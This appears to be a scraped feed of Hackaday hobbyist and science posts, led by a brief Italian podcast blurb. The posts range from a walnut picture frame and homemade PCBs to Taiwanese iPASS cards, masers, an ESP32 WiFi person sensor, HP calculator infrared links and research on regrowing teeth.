
DK 10x19_ - Post-americani (La versione di Carney)
Quando un uomo dell'establishment come Mark Carne, PM del Canada, va a Davos a dire cose che sentivi al massimo in qualche facoltà di Scienze Politiche, vuol dire che l'era post-americana è cominciata. Sarà un viaggio.
spreaker.com/episode/dk-10x19-…

Ultimate Picture Frame Combines Walnut and 3D Printing

[Make Something] boasts he has made probably the fanciest picture frame you’ll ever see. He started with an original sign purchased on eBay and then made it to be bigger, brighter, and better. The frame is of solid walnut with back-lighting for the imagery all chasing that classic mid-century modern style. The backlit photo was taken the “hard way”, with an actual film camera and a road-trip to the picturesque site at Yellowstone. [Make Something] then developed the film himself in his home studio.
For the chimney [Make Something] used a new trick he learned in Autodesk Fusion: you take a photo of an object, convert to black and white, and then use the light/dark values to emboss or deboss a surface. To do this he took photos of the brick wall outside his shop and used that as the basis of the textured chimney he made with his 3D printer.
If you’re interested in other projects made from solid walnut, check out 3D Printed Spirograph Makes Art Out Of Walnut and Walnut Case Sets This Custom Arduino-Powered RPN Calculator Apart From The Crowd.
youtube.com/embed/80qMQnYRgBA?…
X-Cube Prism Becomes Dichoric Disco Ball

You’ve likely seen an X-cube, a dichoric prism used to split light into its constituent colours–you know, those fun little cubes you get when tearing apart a broken projector. Have you considered that the X-cube need not be a cube for its entire existence? [Matt] at “Matt’s Corner of Gem Cutting” on YouTube absolutely did, which is why he ground one into a 216-facet disco ball.
That’s the hack, really. He took something many of us have played with at our desks thinking “I should do something cool with this” and… did something cool with it that most of us lack the tools and especially skills to even consider. It’s not especially practical, but it is especially pretty. Art, in other words.
The shape he’s using is known specifically to gemologists as “Santa’s Little Helper II” though we’d probably describe it as a kind of isosphere. Faceting the cube is just a matter of grinding down the facets to create the isosphere, then polishing them to brilliance with increasingly finer grit. This is done one hemisphere at a time, so the other hemisphere can be safely held in place with the now-classic cyanoacrylate and baking soda composite. Yes, jewelers use that trick, too.
We were slightly worried when [Matt] dumped his finished disco ball in acetone to clean off the cyanoacrylate– we haven’t the foggiest idea what optical-quality glue is used to hold the four prisms of an X-cube together and were a little worried acetone might soften the joints. That turned out not to be an issue, and [Matt] now has the most eye-catching sun-catcher we think we’ve ever seen.
We actually have seen suncatchers before, though admittedly it’s not a very popular tag around here. The closest build to this one was a so-called “hypercrystal” that combined an infinitiy mirror with a crystaline shape and dicloric tape for an effect as trippy as it sounds.
We also featured a deep-dive a while back if you want to know how these colourful, hard-to-pronounce coatings work.
youtube.com/embed/5I7LdqpNolY?…
Light Following Robot Does It The Analog Way

If you wanted to build a robot that chased light, you might start thinking about Raspberry Pis, cameras, and off-the-shelf computer vision systems. However, it needn’t be so complex. [Ed] of [Death and the Penguin] demonstrates this ably with a simple robot that finds the light the old-fashioned way.
The build is not dissimilar from many line-following and line chasing robots that graced the pages of electronics magazines 50 years ago or more. The basic circuit relies on a pair of light-dependent resistors (LDR), which are wrapped in cardboard tubes to effectively make their response highly directional. An op-amp is used to compare the resistance of each LDR. It then crudely steers the robot towards the brighter light between turning one motor hard on or the other, operating in a skid-steer style arrangement.
[Ed] then proceeded to improve the design further with the addition of a 555 timer IC. It’s set up to enable PWM-like control, allowing one motor to run at a lower speed than the other depending on the ratio between the light sensors. This provides much smoother steering than the hard-on, hard-off control of the simpler circuit. [Ed] notes that this is about the point where he would typically reach for a microcontroller if he hoped to add any additional sophistication.
In an era where microcontrollers seem to be the solution to everything, it’s nice to remember that sometimes you can complete a project without using a processor or any code at all. Video after the break.
youtube.com/embed/ikTkOXu1th4?…
youtube.com/embed/tPZAZ0fSK8M?…
Using 3D Printing and Copper Tape to Make PCBs


The PCB itself is designed as usual in KiCad or equivalent EDA program, after which it is exported as a 3D model. This model is then loaded into a CAD program – here Autodesk Fusion – which is used to extrude the traces by 0.6 mm before passing the resulting model to the 3D printer’s slicer.
By extruding the traces, you can subsequently put copper tape onto the printed PCB and use a cutting tool of your choice to trace these raised lines. After removing the rest of the copper foil, you are left with copper traces that you can poke holes in for the components and subsequently solder onto.
As far as compromises go, these are obviously single-sided boards, but you could probably extend this technique to make double-sided ones if you’re feeling adventurous. In the EDA you want to use fairly thick, 2 mm trace width with plenty of clearance to make your copper cutting easy, while in the slicer you have to check that the traces get printed properly. Using the Arachne wall generator option for example helps to fill in unpleasant voids, and the through-holes ought to be about 1 mm at least lest the slicer decides that you really want to drill them out later by hand instead.
While soldering is pretty easy on copper tape like this, desoldering would be more challenging, especially with hot air. In the video PLA was used for the PCB, which of course is rather flexible and both softens and melts easily when exposed to heat, neither of which make it look very good compared to FR4 or even FR1 PCB materials. Of course, you are free to experiment with whatever FDM, SLA or even SLS materials you fancy that would work better for the board in question.
Although obviously not a one-size-fits-all solution for custom PCBs, it definitely looks a lot easier than suffering through the much-maligned prototype perfboards that do not fit half the components and make routing traces hell. Now all we need is the ability to use e.g. targeted vapor-deposition of copper to make fully 3D printed PCBs and this method becomes even easier.
youtube.com/embed/PLliKgzKKUI?…
FLOSS Weekly Episode 862: Have Your CAKE and Eat It Too

This week Jonathan chats with Toke Hoiland-Jorgensen about CAKE_MQ, the newest Kernel innovation to combat Bufferbloat! What was the realization that made CAKE parallelization? When can we expect it in the wild? And what’s new in the rest of the kernel world? Watch to find out!
- Blog: blog.tohojo.dk/feed/
- Github: github.com/tohojo
- Mastodon: @
youtube.com/embed/EWFWhstN1Ko?…
Did you know you can watch the live recording of the show right on our YouTube Channel? Have someone you’d like us to interview? Let us know, or have the guest contact us! Take a look at the schedule here.
play.libsyn.com/embed/episode/…
Direct Download in DRM-free MP3.
If you’d rather read along, here’s the transcript for this week’s episode.
Places to follow the FLOSS Weekly Podcast:
Theme music: “Newer Wave” Kevin MacLeod (incompetech.com)
Licensed under Creative Commons: By Attribution 4.0 License
hackaday.com/2026/01/28/floss-…
The Fancy Payment Cards of Taiwan

If you’re an old-schooler, you might still go to the local bar and pay for a beer with cash. You could even try and pay with a cheque, though the pen-and-paper method has mostly fallen out of favor these days. But if you’re a little more modern, you might use a tap-to-pay feature on a credit or debit card.
In Taiwan, though, there’s another unique way to pay. The island nation has a whole ecosystem of bespoke payment cards, and you can even get one that looks like a floppy disk!
It’s Not About The Money, Money, Money

Like so many other countries with highly-developed public transport systems, Taiwan implemented a smartcard ticketing system many years ago. Back in December 2007, it launched iPASS (一卡通), initially for use by riders on the Kaohsiung Metro system which opened in March 2008. The cards were launched using MIFARE technology, as seen in a wide range of contactless smart card systems in other public transport networks around the world.
The system was only ever supposed to be used to pay fares on public transport using the pre-paid balance on the card. Come 2014, however, management of the cards was passed to the iPASS Corporation. The new organization quickly established the card’s use as a widespread form of payment at a huge variety of stores across Taiwan. The earliest adopters were OK MART, SUNFAR 3C, and a handful of malls and department stores. Soon enough, partnerships with FamilyMart and Hi-Life convenience stores followed, and the use of the card quickly spread from there.
As iPASS cards continued to gain in popularity, companies started lining up to produce co-branded cards. Many came with special deals at select retailers. For example, NPC issued an iPASS card that offered cheaper prices on gasoline at affiliated gas stations. Furthermore, no longer did your iPASS have to be a rigid, rectangular plastic card. You can buy a normal one if you like, but you can also get an iPASS built into prayer beads, laced into a leather bracelet, or even baked into a faux floppy disk. The latter specifically notes that it’s not a real disk, of course; it only has iPASS functionality and will not work if you put it in a floppy drive. It is, however, a startlingly good recreation, with the proper holes cut out for write protect and density and a real metal sheath. On the translucent yellow version, you can even see what appears to be the fabric inside that would be used to protect the spinning magnetic platter.
Other novelty iPASS “cards” include a keychain-sized Taiwan Railways train and a Japanese shinkansen. Where a regular iPASS card costs NT$100 or so, a novelty version like the floppy disk or train costs more like NT$500-$600. That might sound like a lot, but in the latter case, you’re only talking about $15 USD or so. If so desired, though, you don’t need to carry a card or keychain, or floppy disk at all. It’s possible to use an iPASS with contactless smartphone and smartwatch wallets like Google Wallet and Garmin Pay.
iPASS Cards are typically sold empty with no value, and must have money transferred to the card prior to use. Notably, the money stored on the cards is backed by the Union Bank of Taiwan. This provides a certain level of peace of mind. Even if it wasn’t there, though, there isn’t so much to lose if things do go wrong—as any individual card is limited to storing a maximum of NT$10,000 (~$320 USD).
Similar Taiwanese pre-paid payment cards exist, too. EasyCard has been around since 2002, initially established by the Taipei Smart Card Corporation for use on the Taipei Metro. It similarly offers novelty versions of its cards, and these days, it can be used on most public transport in Taiwan and at a range of convenience stores. Like the iPASS, it’s limited to storing up to NT$10,000, with balances backed by the Cathay United Bank. 7-Eleven has also joined the fray with its iCash cards, which are available in some very cute novelty styles. However, where there are tens of millions of users across EasyCard and iPASS, iCash has not had the same level of market penetration.
Generally, most of us get by using payment cards linked directly to our main banking accounts. However, if you happen to find yourself in Taiwan, you might find the iPASS to be a very useful tool indeed. You can load it once with a bunch of money, and then run around on buses and trains while buying yourself snacks and beverages all over town. Plus, if you buy the floppy disk one, you’ll have an awesome souvenir to bring back with you, and you can entertain all your payment-card-obsessed friends with tales of your adventures. All in all, the banking heavyweights of the world would do well to learn from the whimsical example of the iPASS Corporation.
Wikipedia as a Storage Medium

We know that while the cost per byte of persistent storage has dropped hugely over the years, it’s still a pain to fork out for a new disk drive. This must be why [MadAvidCoder] has taken a different approach to storage, placing files as multiple encoded pieces of metadata in Wikipedia edits.
The project takes a file, compresses it, and spits out small innocuous strings. These are placed in the comments for Wikipedia edits — which they are at pains to stress — were all legitimate edits in the test cases. The strings can then be retrieved at will and reconstituted, for later use. The test files are a small bitmap of a banana, and a short audio file.
It’s an interesting technique, though fortunately one that’s unlikely to be practical beyond a little amusement at the encyclopedia’s expense. We probably all have our favorite examples of low quality Wikipedia content, so perhaps it’s fortunate that these are hidden in the edit history rather than the pages themselves. Meanwhile we’re reminded of the equally impractical PingFS, using network pings as a file system medium.
The Amazing Maser

While it has become a word, laser used to be an acronym: “light amplification by stimulated emission of radiation”. But there is an even older technology called a maser, which is the same acronym but with light switched out for microwaves. If you’ve never heard of masers, you might be tempted to dismiss them as early proto-lasers that are obsolete. But you’d be wrong! Masers keep showing up in places you’d never expect: radio telescopes, atomic clocks, deep-space tracking, and even some bleeding-edge quantum experiments. And depending on how a few materials and microwave engineering problems shake out, masers might be headed for a second golden age.
Simplistically, the maser is — in one sense — a “lower frequency laser.” Just like a laser, stimulated emission is what makes it work. You prepare a bunch of atoms or molecules in an excited energy state (a population inversion), and then a passing photon of the right frequency triggers them to drop to a lower state while emitting a second photon that matches the first with the same frequency, phase, and direction. Do that in a resonant cavity and you’ve got gain, coherence, and a remarkably clean signal.
The Same but Different

However, there are many engineering challenges to building a maser. For one thing, cavities are bigger than required for lasers. Sources of noise and the mitigations are different, too.
The maser grew out of radar research in the early 1950s. Charles Townes and others at Columbia University used ammonia in a cavity to produce a 24 GHz maser, completing it in 1953. For his work, he would share the 1964 Nobel Prize for physics with two Soviet physicists, Nikolay Basov and Alexander Prokhorov, who had also built a maser.
Eclipsed but Useful
By 1960, the laser appeared, and the maser was nearly forgotten. After all, a visible-light laser is something anyone can immediately appreciate, and it has many spectacular applications.
At the time, the naming of maser vs laser was somewhat controversial. Townes wanted to recast the “M” in maser to mean “molecular,” and pushed to call lasers “optical masers.” But competitors wanted unique names for each type of emission, so lasers for light, grasers for gamma rays, xasers for X-rays, and so on. In the end, only maser and laser stuck.
Masers have uses beyond fancy physics experiments. Trying to detect signals that are just above the noise floor? Try a cryogenic maser amplifier. That’s one way the NASA Deep Space Network pulls in signals. (PDF) You cool a ruby, or other material, to just a bit of 4 °K and use the output of the resulting maser to pull out signals without adding much noise. This works well for radio astronomy, too.
Need an accurate time base? Over the long term, a cesium clock is the way to go. But over a short period, a hydrogen maser clock will offer less noise and drift. This is also important to radio astronomy for building systems to use very long baseline interferometry. The NASA network also uses masers as a frequency standard.
All Natural
While we didn’t have our own masers until 1953, nature forms them in space. Water, hydroxyl, and silicon monoxide molecules in space can form natural masers. Scientists can use these astrophysical masers to map regions of space and measure velocities using Doppler shifts.
Harold Weaver found these in 1965 and, as you might expect, they operate without cavities, but still emit microwaves and are an important source of data for scientists studying space.
Future
While traditional masers are difficult to build, modern material science may be setting the stage for a maser comeback. For example, using nitrogen-vacancy centers in diamonds rather than rubies can lead to masers that don’t require cryogenic cooling. A room-temperature maser could open up applications in much the same way that laser diodes made things possible that would not have been practical with high-voltage tubes and special gases.
Masers can produce signals that may be useful in quantum computing, too. So while you might think of the maser as a historical oddity, it is still around and still has an important job to do.
In a world where lasers are so cheap that they are a dollar-store cat toy, we’d love to see a cheap “maser on a chip” that works at room temperature might even put the maser in reach of us hackers. We hope we get there.
Make Your Own ESP32-Based Person Sensor, No Special Hardware Needed

Home automation with high usefulness and low annoyance tends to rely on reliable person sensing, and [francescopace]’s ESPectre shows one way to do that cheaply and easily by leveraging hardware that’s already present on a common dev board.

Combining a sensor like this with something else like a passive infrared (PIR) motion sensor is one way to get really robust results. But keep in mind that PIR only senses what it can see, whereas ESPectre works on WiFi, which can penetrate walls.
Since ESPectre supports low-cost ESP32 variants and is so simple to get up and running, it might be worth your time to give it a trial run. There’s even a browser-based ghost-dodging game [francescopace] put online that uses an ESPectre board plugged in over USB, which seems like a fun way to get a feel for what it can do.
Computer History Museum Opens Virtually

If your travels take you near Mountain View, California, you can have the pleasure of visiting the Computer History Museum. You can see everything from a PDP-1 to an Altair 8800 to a modern PC there. If you aren’t travelling, the museum has launched a digital portal that expands your ability to enjoy its collection remotely.
CEO Marc Etkind said, “OpenCHM is designed to inspire discovery, spark curiosity, and make the stories of the digital age more accessible to everyone, everywhere. We’re unlocking the collection for new audiences to explore.”
The portal features advanced search tools along with browsable curated collections and stories. There’s also an album feature so you can create and share your own custom collections. If you are a developer, the portal also allows access via an API.
As an example, we checked out the vintage marketing collection. Inside were a 1955 brochure for a Bendix computer you could lease for under $1,000 a month, and a 1969 brochure for the high-performance Hitachi HITEC 10. It had 4K words of 16-bit memory and a clock just a bit more than 700 kHz, among others.
If you are on the other side of the Atlantic, you might want to check out a very large museum there. There’s also a fine museum in the UK.
Electric Lawnmower Gets RC Controls

Decades ago, shows like Star Trek, The Jetsons, and Lost in Space promised us a future full of helpful computers and robot assistants. Unfortunately, we haven’t quite gotten our general-purpose helper to do all of our tasks with a simple voice command yet. But if some sweat equity is applied, we can get machines to do specific tasks for us under some situations. [Max Maker] built this remote-controlled lawnmower which at least minimizes the physical labor he needs to do to cut his grass.
The first step in the project was to remove the human interface parts of the push mower and start working on a frame for the various control mechanisms. This includes adding an actuator to raise and lower the mower deck on the fly. Driving the new rear wheels are two wheelchair motors, which allow it to use differential steering, with a set of casters up front for maximum maneuverability. An Arduino Mega sits in a custom enclosure to control everything and receive the RC signals, alongside the mower’s batteries and the motor controllers for the drive wheels.
After some issues with programming, [Max] has an effective remote controlled mower that he can use to mulch leaves or cut grass without getting out of his chair. It would also make an excellent platform if he decides to fully automate it in the future, which is a project that has been done fairly effectively in the past even at much larger scales.
youtube.com/embed/Qn5ZmVfUYho?…
How HP Calculators Communicate Over Infrared

For most people, calculators are cheap and simple devices used for little more than addition and the odd multiplication job. However, when you get into scientific and graphical calculators, the feature sets get a lot more interesting. For example, [Ready? Z80] has this excellent explainer on how HP’s older calculators handle infrared communications.
The video focuses on the HP 27S Scientific Calculator, which [Ready? Z80] found in an op-shop for just $5. Introduced in 1988, the HP-27S had the ability to dump screen data over an infrared link to a thermal printer to produce paper records of mundane high-school calculations or important engineering math. In the video, [Ready? Z80] explains the communication method with the aid of Hewlett-Packard’s own journal publication from October 1987, which lays out of the details of “the REDEYE Protocol.” Edgy stuff. It’s pretty straightforward to understand, with the calculator sending out bursts of data in six to eight pulses at a time, modulated onto a 32.768KHz square wave as is the norm. [Ready? Z80] then goes a step further, whipping up custom hardware to receive the signal and display the resulting data on a serial terminal. This is achieved with a TEC-1G single-board computer, based on the Z80 CPU, because that’s how [Ready? Z80] does things.
We’ve seen other great stuff from this channel before, too. For example, if you’ve ever wanted to multitask on the Z80, it’s entirely possible with the right techniques. Video after the break.
youtube.com/embed/FYOFi1Atyg0?…
Smoothie Bikes Turned Into Game Controllers

Smoothie bikes are a great way to make a nutritious beverage while getting a workout at the same time. [Tony Goacher] was approached by a local college, though, which had a problem with this technology. Namely, that students were using them and leaving them filthy. They posed a simple question—could these bikes become something else?
[Tony’s] solution was simple—the bikes would be turned into game controllers. This was easily achieved by fitting a bi-color disc into the blender assembly. As the wheel on the bike turns, it spins up the blender, with the disc inside. An ESP32 microcontroller paired with a light sensor is then able to count pulses as the disc spins, getting a readout of the blender’s current RPM. Working backwards, this can then be calculated out into the bike’s simulated road speed and used to play a basic game on an attached Raspberry Pi. Notably, the rig is setup such that the Raspberry Pi and one bike connect to an access point hosted by the other bike. This is helpful, because it means neither bike has too many dangling cables that could get caught up in a wheel or chain.
We’ve seen many amusing game peripherals over the years, from salad spinners to turntables. Video after the break.
youtube.com/embed/tXwGMks4NyE?…
Servicing the ‘Not Serviceable’ Bearings on a Vacuum Power Head


One of the bearings had stopped being a bearing, resulting in the plastic that held it in place beginning to melt. Fortunately the damage hadn’t progressed to the point where printing a replacement was necessary, so instead it was time to figure out how to remove the bearings without permanent damage. The trick that the manufacturer used was to peen the ends of the metal shafts that the bearings fit onto, requiring some Dremel action to convince them to come off.
After some careful modifications like this, the remnants of the old bearings came off and their replacements could go on. Due to the metal shaft modifications, it is now mostly the plastic caps on either end which grip the bearings, but it seems to work well enough. For $2 in bearings and some labor on [Mark]’s end, he managed to keep a perfectly good roller brush out of the landfill, and future bearing replacements should be much easier.
youtube.com/embed/oEJ6OIHEAjc?…
Post-rampocalyptic Chip-Swap Provides Desktop Memory at Laptop Prices

When you can buy something at a low price in one location, and sell it at a higher price somewhere else, you’re engaged in what economists call “arbitrage”. We’re not sure if desoldering DDR5 chips from laptop SO-DIMMs to populate a custom PCB to create much-more-expensive desktop memory counts as arbitrage, but it certainly counts as a hack. [VIK-on], who built the cards, claims he’s getting DDR5 performance at almost DDR3 prices. Nice!

[VIK-on] is in Russia, so SO-DIMM rates may differ in your local market, but he claims walkaway costs of 17,015 ₽ — about $218 or €188, an astounding price for DDR5 in these dark days.
Some say soldering SIMMs seems severe, but hardly strange to Hackaday, and desperate times call for desperate measures. It’s ether that or optimize software, and who wants go to that effort?
Regrowing Teeth Might Not Be Science Fiction Anymore

The human body is remarkably good at handling repairs. Cut the skin, and the blood will clot over the wound and the healing process begins. Break a bone, and the body will knit it back together as long as you keep it still enough. But teeth? Our adult teeth get damaged all the time, and yet the body has almost no way to repair them at all. Get a bad enough cavity or knock one out, and it’s game over. There’s nothing to be done but replace it.
Finding a way to repair teeth without invasive procedures has long been a holy grail for dental science. A new treatment being developed in Japan could help replace missing teeth in the near future.
The Tooth

In the course of normal development, humans grow a set of baby teeth, followed by a set of adult or “permanent” teeth. Conventional wisdom tells us that this second set is all we get, and that we should properly care for them if we hope to hang on to them for life. Physical injury can knock them out, and a lack of dental hygiene can see them badly damaged to the point where they have to be removed. Thus, there are plenty of incentives to take care of one’s teeth, given that there is little to be done beyond replacing them with clumsy dentures if they fail us.
Researchers in Japan may have figured out a workaround, however. A gene called uterine sensitization–associated gene-1 (USAG-1) was identified to play a role in stopping the growth of teeth in small mammals like mice and ferrets. In turn, it was determined that by inhibiting the interaction between proteins generated by USAG-1 and bone morphgenetic protein (BMP) molecules, it was possible to make dental growth resume. The perceived link is relatively simple—suppress USAG-1, and kickstart the tooth generation process. The hope is that using an antibody to do this would then lead to the spontaneous development of healthy adult teeth.
